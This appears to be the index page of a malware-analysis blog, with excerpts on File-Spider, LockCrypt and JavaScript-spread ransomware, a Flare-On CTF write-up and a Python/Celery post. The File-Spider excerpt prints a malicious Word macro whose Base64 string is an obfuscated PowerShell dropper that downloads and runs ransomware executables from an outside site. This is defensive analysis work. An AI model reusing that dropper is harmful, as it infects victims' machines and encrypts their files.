Analysis of File-Spider Ransomware

Analysis of File-Spider Ransomware



MD5: de7b31517d5963aefe70860d83ce83b9 [VirusTotal ] FileName: BAYER_CROPSCIENCE_OFFICE_BEOGRAD_93876.doc FileType: MS Word Document The Word file has an embedded macro. When you look into the macro code, you will find the below snippet. Private Function decodeBase64(ByVal strData As String) As Byte() Dim objXML As MSXML2.DOMDocument Dim objNode As MSXML2.IXMLDOMElement Set objXML = New MSXML2.DOMDocument Set objNode = objXML.createElement("b64") objNode.dataType = "bin.base64" objNode.Text = strData decodeBase64 = objNode.nodeTypedValue Set objNode = Nothing Set objXML = Nothing End Function Private Function str() As String str = "cG93ZXJzaGVsbC5leGUgLXdpbmRvd3N0eWxlIGhpZGRlbiAkZGlyID0gW0Vudmlyb25tZW50XTo6R2V0Rm9sZGVyUGF0aCgnQXBwbGljYXRpb25EYXRhJykgKyAnXFNwaWRlcic7JGVuYyA9IFtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjg7ZnVuY3Rpb24geG9yIHtwYXJhbSgkc3RyaW5nLCAkbWV0aG9kK" str = str + "SR4b3JrZXkgPSAkZW5jLkdldEJ5dGVzKCdBbGJlclRJJyk7JHN0cmluZyA9ICRlbmMuR2V0U3RyaW5nKFtTeXN0ZW0uQ29udmVydF06OkZyb21CYXNlNjRTdHJpbmcoJHN0cmluZykpOyRieXRlU3RyaW5nID0gJGVuYy5HZXRCeXRlcygkc3RyaW5nKTskeG9yZERhdGEgPSAkKGZvciAoJGkgPSAwOyAkaSAtbH" str = str + "QgJGJ5dGVTdHJpbmcubGVuZ3RoKXtmb3IoJGogPSAwOyAkaiAtbHQgJHhvcmtleS5sZW5ndGg7ICRqKyspeyRieXRlU3RyaW5nWyRpXSAtYnhvciAkeG9ya2V5WyRqXTskaSsrO2lmKCRpIC1nZSAkYnl0ZVN0cmluZy5MZW5ndGgpeyRqID0gJHhvcmtleS5sZW5ndGh9fX0pOyR4b3JkRGF0YSA9ICRlbmMuR2V" str = str + "0 U3RyaW5nKCR4b3JkRGF0YSk7cmV0dXJuICR4b3JkRGF0YX07ZnVuY3Rpb24gZGF0YSB7cGFyYW0oJG1ldGhvZCkkd2ViQ2xpZW50ID0gTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsaWVudDsgaWYgKCRtZXRob2QgLWVxICdkJyl7JGlucHV0ID0gJHdlYkNsaWVudC5Eb3dubG9hZFN0cmluZygnaHR0cDov" str = str + "L3lvdXJqYXZhc2NyaXB0LmNvbS81MTE4NjMxNDc3L2phdmFzY3JpcHQtZGVjLTItMjUtMi5qcycpfWVsc2V7JGlucHV0ID0gJHdlYkNsaWVudC5Eb3dubG9hZFN0cmluZygnaHR0cDovL3lvdXJqYXZhc2NyaXB0LmNvbS81MzEwMzIwMTI3Ny9qYXZhc2NyaXB0LWVuYy0xLTAtOS5qcycpfSRieXRlcyA9IFtDb" str = str + "252 ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZyggKHhvciAkaW5wdXQgJ2QnKSApO3JldHVybiAgJGJ5dGVzfTtmdW5jdGlvbiBpbyB7cGFyYW0oJG1ldGhvZClpZigkbWV0aG9kIC1lcSAnZCcpeyRmaWxlbmFtZSA9ICRkaXIgKyAnXGRlYy5leGUnfWVsc2V7JGZpbGVuYW1lID0gJGRpciArICdcZW5jLmV4ZSd9W0" str = str + "lPLkZpbGVdOjpXcml0ZUFsbEJ5dGVzKCRmaWxlbmFtZSwgKGRhdGEgJG1ldGhvZCkpfTtmdW5jdGlvbiBydW4ge3BhcmFtKCRtZXRob2QpaWYgKCRtZXRob2QgLWVxICdkJyl7aW8gJ2QnOyBIC1GaWxlUGF0aCAoJGRpciArICdcZGVjLmV4ZScpIC1Bcmd1bWVudExpc3QgJ3NwaWRlcid" str = str + "9ZWxzZXtpbyAnZSc7IFN0YXJ0LVByb2Nlc3MgLUZpbGVQYXRoICgkZGlyICsgJ1xlbmMuZXhlJykgLUFyZ3VtZW50TGlzdCAnc3BpZGVyJywgJ2t0bicsICcxMDAnfX07aWYoIFRlc3QtUGF0aCAkZGlyKXt9ZWxzZXttZCAkZGlyOyBydW4gJ2QnOyBydW4gJ2UnIH0=" str = StrConv(decodeBase64(str), vbUnicode) End Function After Base64 decoding, we will get the following PowerShell script. ...
December 11, 2017 · 9 min · 1858 words · Melted in Hex
Analysis of LockCrypt ransomware

Analysis of LockCrypt ransomware

Introduction: Attackers have been recently breaking into corporate servers via RDP brute force attacks to spread a new variant of ransomware called LockCrypt. The attacks first started in June but there was an increase of attacks in October. The victims were asked to pay 0.5 to 1 BTC to recover their server. LockCrypt encrypts all files and renames them with a ‘.lock’ extension. It also installs itself for persistence and deletes backups. ...

December 1, 2017 · 5 min · 962 words · Melted in Hex
Flare-On Challenge 2017 Writeup

Flare-On Challenge 2017 Writeup

Flare-On is an annual CTF-style challenge organized by FireEye with a focus on reverse engineering. Overall, there were 12 challenges to complete. Instead of a detailed write-up, I am just covering the important parts. Following are the instructions to solve these challenges: Analyse the sample and find the key Each key looks like an email address and ends with @flare-on.com Enter the key for each challenge in the Flare-On CTF app to unlock the next challenge Complete all the puzzles and win a prize Flare-On 2017 challenges - download Password - flare ...

October 15, 2017 · 8 min · 1555 words · Melted in Hex
Reverse Engineering of Python built executables

Reverse Engineering of Python built executables


PyInstaller and py2exe bundle a Python application and all its dependencies into an executable file. The user can run the EXE file without installing a Python interpreter or any modules. As we all know, Python is an easy and effortless scripting language, so malware authors prefer Python for writing malware and convert it into an exe file using py2exe or PyInstaller. In this blog, I am going to explain how to reverse those binaries and extract the Python source code. ...

August 1, 2017 · 5 min · 995 words · Melted in Hex
Distributed processing using celery in python

Distributed processing using celery in python


Celery is an asynchronous task queue based on distributed message passing. Tasks are executed concurrently on one or more worker servers using multiprocessing, Eventlet or gevent. Tasks can execute asynchronously (in the background) or synchronously (wait until ready). Architecture: Fig1 : Celery architecture The main part of this architecture is the broker (transporter), which handles all the task processing. The client sends tasks to the broker, and the broker uses round robin to distribute those tasks to workers. ...

January 12, 2017 · 4 min · 801 words · Melted in Hex
Analysis of Ransomware spread by JavaScript

Analysis of Ransomware spread by JavaScript


Summary: The sample is a JavaScript file. After execution, it downloads a BAT file and an EXE file to run, traverses the computer’s files, and encrypts 80 kinds of file extensions including documents, pictures, media, etc. After the encryption, it asks for 0.5 BTC to decrypt the files. The malware author embeds malicious JavaScript in any kind of input data passed to an application that understands it; the application may be a PDF, SWF, etc. ...

June 6, 2016 · 4 min · 715 words · Melted in Hex